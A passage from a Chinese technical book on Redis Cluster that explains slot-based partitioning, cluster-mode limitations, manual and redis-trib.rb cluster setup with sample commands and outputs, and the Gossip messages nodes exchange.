


图10-5 使用CRC16 (key) &16383将键映射到槽上

Redis虚拟槽分区的特点：

- 解耦数据和节点之间的关系，简化了节点扩容和收缩难度。
- 节点自身维护槽的映射关系，不需要客户端或者代理服务维护槽分区元数据。
- 支持节点、槽、键之间的映射查询，用于数据路由、在线伸缩等场景。

数据分区是分布式存储的核心，理解和灵活运用数据分区规则对于掌握 Redis Cluster非常有帮助。

10.1.3 集群功能限制

Redis集群相对单机在功能上存在一些限制，需要开发人员提前了解，在使用时做好规避。限制如下：

- 1) key批量操作支持有限。如mset、mget，目前只支持具有相同slot值的key执行批量操作。对于映射为不同slot值的key由于执行mget、mget等操作可能存在于多个节点上因此不被支持。
- 2) key事务操作支持有限。同理只支持多key在同一节点上的事务操作，当多个key分布在不同的节点上时无法使用事务功能。
- 3) key作为数据分区的最小粒度，因此不能将一个大的键值对象如hash、list等映射到不同的节点。
- 4) 不支持多数据库空间。单机下的Redis可以支持16个数据库，集群模式下只能使用一个数据库空间，即db0。
- 5) 复制结构只支持一层，从节点只能复制主节点，不支持嵌套树状复制结构。

10.2 搭建集群

介绍完Redis集群分区规则之后，下面我们开始搭建Redis集群。搭建集群工作需要以下三个步骤：

1) 准备节点。

2) 节点握手。

3) 分配槽。

10.2.1 准备节点

Redis集群一般由多个节点组成，节点数量至少为6个才能保证组成完整高可用的集群。每个节点需要开启配置cluster-enabled yes，让Redis运行在集群模式下。建议为集群内所有节点统一目录，一般划分三个目录：conf、data、log，分别存放配置、数据和日志相关文件。把6个节点配置统一放在conf目录下，集群相关配置如下：

```
# 节点端口
port 6379
# 开启集群模式
cluster-enabled yes
# 节点超时时间，单位毫秒
cluster-node-timeout 15000
# 集群内部配置文件
cluster-config-file "nodes-6379.conf"
```

其他配置和单机模式一致即可，配置文件命名规则redis-{port}.conf，准备后启动所有节点，命令如下：

```
redis-server conf/redis-6379.conf
redis-server conf/redis-6380.conf
redis-server conf/redis-6381.conf
redis-server conf/redis-6382.conf
redis-server conf/redis-6383.conf
redis-server conf/redis-6384.conf
```

检查节点日志是否正确，日志内容如下：

```
cat log/redis-6379.log
* No cluster configuration found, I'm cfb28ef1deee4e0fa78da86abe5d24566744411e
# Server started, Redis version 3.0.7
* The server is now ready to accept connections on port 6379
```

6379节点启动成功，第一次启动时如果没有集群配置文件，它会自动创

建一份，文件名称采用cluster-config-file参数项控制，建议采用node-{port}.conf格式定义，通过使用端口号区分不同节点，防止同一机器下多个节点彼此覆盖，造成集群信息异常。如果启动时存在集群配置文件，节点会使用配置文件内容初始化集群信息。启动过程如图10-6所示。




图10-6 Redis集群模式启动过程

集群模式的Redis除了原有的配置文件之外又加了一份集群配置文件。当集群内节点信息发生变化，如添加节点、节点下线、故障转移等。节点会自动保存集群状态到配置文件中。需要注意的是，Redis自动维护集群配置文件，不要手动修改，防止节点重启时产生集群信息错乱。

如节点6379首次启动后生成集群配置如下：

```
#cat data/nodes-6379.conf
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0 c
vars currentEpoch 0 lastVoteEpoch 0
```

文件内容记录了集群初始状态，这里最重要的是节点ID，它是一个40位16进制字符串，用于唯一标识集群内一个节点，之后很多集群操作都要借助于节点ID来完成。需要注意是，节点ID不同于运行ID。节点ID在集群初始化时只创建一次，节点重启时会加载集群配置文件进行重用，而Redis的运行ID每次重启都会变化。在节点6380执行cluster nodes命令获取集群节点状态：

```
127.0.0.1:6380>cluster nodes
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 myself,master - 0 0 0 c
```

每个节点目前只能识别出自己的节点信息。我们启动6个节点，但每个节点彼此并不知道对方的存在，下面通过节点握手让6个节点彼此建立联系从而组成一个集群。

10.2.2 节点握手

节点握手是指一批运行在集群模式下的节点通过Gossip协议彼此通信，达到感知对方的过程。节点握手是集群彼此通信的第一步，由客户端发起命令：cluster meet{ip} {port}，如图10-7所示。




图10-7 节点握手

图中执行的命令是：cluster meet127.0.0.16380让节点6379和6380节点进行握手通信。cluster meet命令是一个异步命令，执行之后立刻返回。内部发起与目标节点进行握手通信，如图10-8所示。

- 1) 节点6379本地创建6380节点信息对象，并发送meet消息。
- 2) 节点6380接受到meet消息后，保存6379节点信息并回复pong消息。
- 3) 之后节点6379和6380彼此定期通过ping/pong消息进行正常的节点通信。

这里的meet、ping、pong消息是Gossip协议通信的载体，之后的节点通信部分做进一步介绍，它的主要作用是节点彼此交换状态数据信息。6379和6380节点通过meet命令彼此建立通信之后，集群结构如图10-9所示。

对节点6379和6380分别执行cluster nodes命令，可以看到它们彼此已经

感知到对方的存在。




图10-8 cluster meet命令进行节点握手的过程




图10-9 通过两个节点握手的集群结构

```
127.0.0.1:6379> cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0
    0 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 146807353426
    1 connected
127.0.0.1:6380> cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 master - 0 146807357164
    0 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 myself,master - 0 0
    1 connected
```

下面分别执行meet命令让其他节点加入到集群中：

```
127.0.0.1:6379>cluster meet 127.0.0.1 6381
```

```
127.0.0.1:6379>cluster meet 127.0.0.1 6382
127.0.0.1:6379>cluster meet 127.0.0.1 6383
127.0.0.1:6379>cluster meet 127.0.0.1 6384
```

我们只需要在集群内任意节点上执行cluster meet命令加入新节点，握手状态会通过消息在集群内传播，这样其他节点会自动发现新节点并发起握手流程。最后执行cluster nodes命令确认6个节点都彼此感知并组成集群：

```
127.0.0.1:6379> cluster nodes
4fa7eac4080f0b667fffeab9b87841da49b84a6e4 127.0.0.1:6384 master - 0 146807397555
    5 connected
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0 c
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 master - 0 146807397857
    4 connected
40622f9e7adc8ebd77fca0de9edfe691cb8a74fb 127.0.0.1:6382 master - 0 146807398059
    3 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 146807397454
    1 connected
40b8d09d44294d2e23c7c768efc8fc153446746 127.0.0.1:6381 master - 0 146807397958
    2 connected
```

节点建立握手之后集群还不能正常工作，这时集群处于下线状态，所有的数据读写都被禁止。通过如下命令可以看到：

```
127.0.0.1:6379> set hello redis
(error) CLUSTERDOWN The cluster is down
```

通过cluster info命令可以获取集群当前状态：

```
127.0.0.1:6379> cluster info
cluster_state:fail
cluster_slots_assigned:0
cluster_slots_ok:0
cluster_slots_pfail:0
cluster_slots_fail:0
cluster_known_nodes:6
cluster_size:0
...
```




图10-10 集群握手完成之后的状态

从输出内容可以看到，被分配的槽（`cluster_slots_assigned`）是0，由于目前所有的槽没有分配到节点，因此集群无法完成槽到节点的映射。只有当16384个槽全部分配给节点后，集群才进入在线状态。

10.2.3 分配槽

Redis集群把所有的数据映射到16384个槽中。每个key会映射为一个固定的槽，只有当节点分配了槽，才能响应和这些槽关联的键命令。通过cluster addslots命令为节点分配槽。这里利用bash特性批量设置槽（slots），命令如下：

```
redis-cli -h 127.0.0.1 -p 6379 cluster addslots {0...5461}
redis-cli -h 127.0.0.1 -p 6380 cluster addslots {5462...10922}
redis-cli -h 127.0.0.1 -p 6381 cluster addslots {10923...16383}
```

把16384个slot平均分配给6379、6380、6381三个节点。执行cluster info查看集群状态，如下所示：

```
127.0.0.1:6379> cluster info
cluster_state:ok
cluster_slots_assigned:16384
cluster_slots_ok:16384
cluster_slots_pfail:0
cluster_slots_fail:0
cluster_known_nodes:6
cluster_size:3
cluster_current_epoch:5
cluster_my_epoch:0
cluster_stats_messages_sent:4874
cluster_stats_messages_received:4726
```

当前集群状态是OK，集群进入在线状态。所有的槽都已经分配给节点，执行cluster nodes命令可以看到节点和槽的分配关系：

```
127.0.0.1:6379> cluster nodes
4fa7eac4080f0b667ffeb9b87841da49b84a6e4 127.0.0.1:6384 master - 0 146807624012
      5 connected
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0 c
      0-5461
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 master - 0 146807623962
      4 connected
40622f9e7adc8ebd77fca0de9edfe691cb8a74fb 127.0.0.1:6382 master - 0 146807624062
      3 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 146807623760
```

```
1 connected  
5462-10922  
40b8d09d44294d2e23c7c768efc8fcd153446746 127.0.0.1:6381 master - 0 146807623861  
2 connected  
10923-16383
```

目前还有三个节点没有使用，作为一个完整的集群，每个负责处理槽的节点应该具有从节点，保证当它出现故障时可以自动进行故障转移。集群模式下，Redis节点角色分为主节点和从节点。首次启动的节点和被分配槽的节点都是主节点，从节点负责复制主节点槽信息和相关的数据。使用cluster replicate{nodeId}命令让一个节点成为从节点。其中命令执行必须在对应的从节点上执行，nodeId是要复制主节点的节点ID，命令如下：

```
127.0.0.1:6382>cluster replicate cfb28ef1deee4e0fa78da86abe5d24566744411e  
OK  
127.0.0.1:6383>cluster replicate 8e41673d59c9568aa9d29fb174ce733345b3e8f1  
OK  
127.0.0.1:6384>cluster replicate 40b8d09d44294d2e23c7c768efc8fcd153446746  
OK
```

Redis集群模式下的主从复制使用了之前介绍的Redis复制流程，依然支持全量和部分复制。复制（replication）完成后，整个集群的结构如图10-11所示。




图10-11 集群完整结构

通过cluster nodes命令查看集群状态和复制关系，如下所示：

```
127.0.0.1:6379> cluster nodes
4fa7eac4080f0b667ffeab9b87841da49b84a6e4 127.0.0.1:6384 slave 40b8d09d44294d2e2
 3c7c768efc8fcd153446746 0 1468076865939 5 connected
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0 c
0-5461
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 slave 8e41673d59c9568aa
 9d29fb174ce733345b3e8f1 0 1468076868966 4 connected
40622f9e7adc8ebd77fca0de9edfe691cb8a74fb 127.0.0.1:6382 slave cfb28ef1deee4e0fa
 78da86abe5d24566744411e 0 1468076869976 3 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 146807687098
  connected 5462-10922
40b8d09d44294d2e23c7c768efc8fcd153446746 127.0.0.1:6381 master - 0 146807686795
  connected 10923-16383
```

目前为止，我们依照Redis协议手动建立一个集群。它由6个节点构成，3个主节点负责处理槽和相关数据，3个从节点负责故障转移。手动搭建集群便于理解集群建立的流程和细节，不过读者也从中发现集群搭建需要很多步骤，当集群节点众多时，必然会加大搭建集群的复杂度和运维成本。因此Redis官方提供了redis-trib.rb工具方便我们快速搭建集群。

10.2.4 用redis-trib.rb搭建集群

redis-trib.rb是采用Ruby实现的Redis集群管理工具。内部通过Cluster相关命令帮我们简化集群创建、检查、槽迁移和均衡等常见运维操作，使用之前需要安装Ruby依赖环境。下面介绍搭建集群的详细步骤。

1.Ruby环境准备

安装Ruby:

```
-- 下载ruby
wget https://cache.ruby-lang.org/pub/ruby/2.3/ruby-2.3.1.tar.gz
-- 安装ruby
tar xvf ruby-2.3.1.tar.gz
./configure --prefix=/usr/local/ruby
make
make install
cd /usr/local/ruby
sudo cp bin/ruby /usr/local/bin
sudo cp bin/gem /usr/local/bin
```

安装rubygem redis依赖:

```
wget http://rubygems.org/downloads/redis-3.3.0.gem
gem install -l redis-3.3.0.gem
gem list --check redis gem
```

安装redis-trib.rb:

```
sudo cp /{redis_home}/src/redis-trib.rb /usr/local/bin
```

安装完Ruby环境后，执行redis-trib.rb命令确认环境是否正确，输出如下：

```
# redis-trib.rb
```

```
Usage: redis-trib <command> <options> <arguments ...>
      create          host1:port1 ... hostN:portN
                      --replicas <arg>
      check           host:port
      info            host:port
      fix             host:port
                      --timeout <arg>
      reshard         host:port
                      --from <arg>
                      --to <arg>
                      --slots <arg>
                      --yes
                      --timeout <arg>
                      --pipeline <arg>
...忽略...
```

从redis-trib.rb的提示信息可以看出，它提供了集群创建、检查、修复、均衡等命令行工具。这里我们关注集群创建命令，使用redis-trib.rb create命令可快速搭建集群。

2.准备节点

首先我们跟之前内容一样准备好节点配置并启动：

```
redis-server conf/redis-6481.conf
redis-server conf/redis-6482.conf
redis-server conf/redis-6483.conf
redis-server conf/redis-6484.conf
redis-server conf/redis-6485.conf
redis-server conf/redis-6486.conf
```

3.创建集群

启动好6个节点之后，使用redis-trib.rb create命令完成节点握手和槽分配过程，命令如下：

```
redis-trib.rb create --replicas 1 127.0.0.1:6481 127.0.0.1:6482 127.0.0.1:6483
                     127.0.0.1:6484 127.0.0.1:6485 127.0.0.1:6486
```

--replicas参数指定集群中每个主节点配备几个从节点，这里设置为1。

我们出于测试目的使用本地IP地址127.0.0.1，如果部署节点使用不同的IP地址，redis-trib.rb会尽可能保证主从节点不分配在同一机器下，因此会重新排序节点列表顺序。节点列表顺序用于确定主从角色，先主节点之后是从节点。创建过程中首先会给出主从节点角色分配的计划，如下所示。

```
>>> Creating cluster
>>> Performing hash slots allocation on 6 nodes...
Using 3 masters:
127.0.0.1:6481
127.0.0.1:6482
127.0.0.1:6483
Adding replica 127.0.0.1:6484 to 127.0.0.1:6481
Adding replica 127.0.0.1:6485 to 127.0.0.1:6482
Adding replica 127.0.0.1:6486 to 127.0.0.1:6483
M: 869de192169c4607bb886944588bc358d6045afa 127.0.0.1:6481
slots:0-5460 (5461 slots) master
M: 6f9f24923eb37f1e4dce1c88430f6fc23ad4a47b 127.0.0.1:6482
slots:5461-10922 (5462 slots) master
M: 6228a1adb6c26139b0adbe81828f43a4ec196271 127.0.0.1:6483
slots:10923-16383 (5461 slots) master
S: 22451ea81fac73fe7a91cf051cd50b2bf308c3f3 127.0.0.1:6484
replicates 869de192169c4607bb886944588bc358d6045afa
S: 89158df8e62958848134d632e75d1a8d2518f07b 127.0.0.1:6485
replicates 6f9f24923eb37f1e4dce1c88430f6fc23ad4a47b
S: bcb394c48d50941f235cd6988a40e469530137af 127.0.0.1:6486
replicates 6228a1adb6c26139b0adbe81828f43a4ec196271
Can I set the above configuration (type 'yes' to accept):
```

当我们同意这份计划之后输入yes，redis-trib.rb开始执行节点握手和槽分配操作，输出如下：

```
>>> Nodes configuration updated
>>> Assign a different config epoch to each node
>>> Sending CLUSTER MEET messages to join the cluster
Waiting for the cluster to join..
>>> Performing Cluster Check (using node 127.0.0.1:6481)
...忽略...
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
```

最后的输出报告说明：16384个槽全部被分配，集群创建成功。这里需要注意给redis-trib.rb的节点地址必须是不包含任何槽/数据的节点，否则会拒绝创建集群。

4. 集群完整性检查

集群完整性指所有的槽都分配到存活的主节点上，只要16384个槽中有一个没有分配给节点则表示集群不完整。可以使用redis-trib.rb check命令检测之前创建的两个集群是否成功，check命令只需要给出集群中任意一个节点地址就可以完成整个集群的检查工作，命令如下：

```
redis-trib.rb check 127.0.0.1:6379  
redis-trib.rb check 127.0.0.1:6481
```

当最后输出如下信息，提示集群所有的槽都已分配到节点：

```
[OK] All nodes agree about slots configuration.  
>>> Check for open slots...  
>>> Check slots coverage...  
[OK] All 16384 slots covered.
```

10.3 节点通信

10.3.1 通信流程

在分布式存储中需要提供维护节点元数据信息的机制，所谓元数据是指：节点负责哪些数据，是否出现故障等状态信息。常见的元数据维护方式分为：集中式和P2P方式。Redis集群采用P2P的Gossip（流言）协议，Gossip协议工作原理就是节点彼此不断通信交换信息，一段时间后所有的节点都会知道集群完整的信息，这种方式类似流言传播，如图10-12所示。




图10-12 节点彼此传播消息

通信过程说明：

- 1) 集群中的每个节点都会单独开辟一个TCP通道，用于节点之间彼此通信，通信端口号在基础端口上加10000。

2) 每个节点在固定周期内通过特定规则选择几个节点发送ping消息。

3) 接收到ping消息的节点用pong消息作为响应。

集群中每个节点通过一定规则挑选要通信的节点，每个节点可能知道全部节点，也可能仅知道部分节点，只要这些节点彼此可以正常通信，最终它们会达到一致的状态。当节点出故障、新节点加入、主从角色变化、槽信息变更等事件发生时，通过不断的ping/pong消息通信，经过一段时间后所有的节点都会知道整个集群全部节点的最新状态，从而达到集群状态同步的目的。

10.3.2 Gossip消息

Gossip协议的主要职责就是信息交换。信息交换的载体就是节点彼此发送的Gossip消息，了解这些消息有助于我们理解集群如何完成信息交换。

常用的Gossip消息可分为：ping消息、pong消息、meet消息、fail消息等，它们的通信模式如图10-13所示。




图10-13 不同消息通信模式

·**meet消息**：用于通知新节点加入。消息发送者通知接收者加入到当前集群，meet消息通信正常完成后，接收节点会加入到集群中并进行周期性的ping、pong消息交换。

·**ping消息**：集群内交换最频繁的消息，集群内每个节点每秒向多个其他节点发送ping消息，用于检测节点是否在线和交换彼此状态信息。ping消息发送封装了自身节点和部分其他节点的状态数据。

·pong消息：当接收到ping、meet消息时，作为响应消息回复给发送方确认消息正常通信。pong消息内部封装了自身状态数据。节点也可以向集群内广播自身的pong消息来通知整个集群对自身状态进行更新。

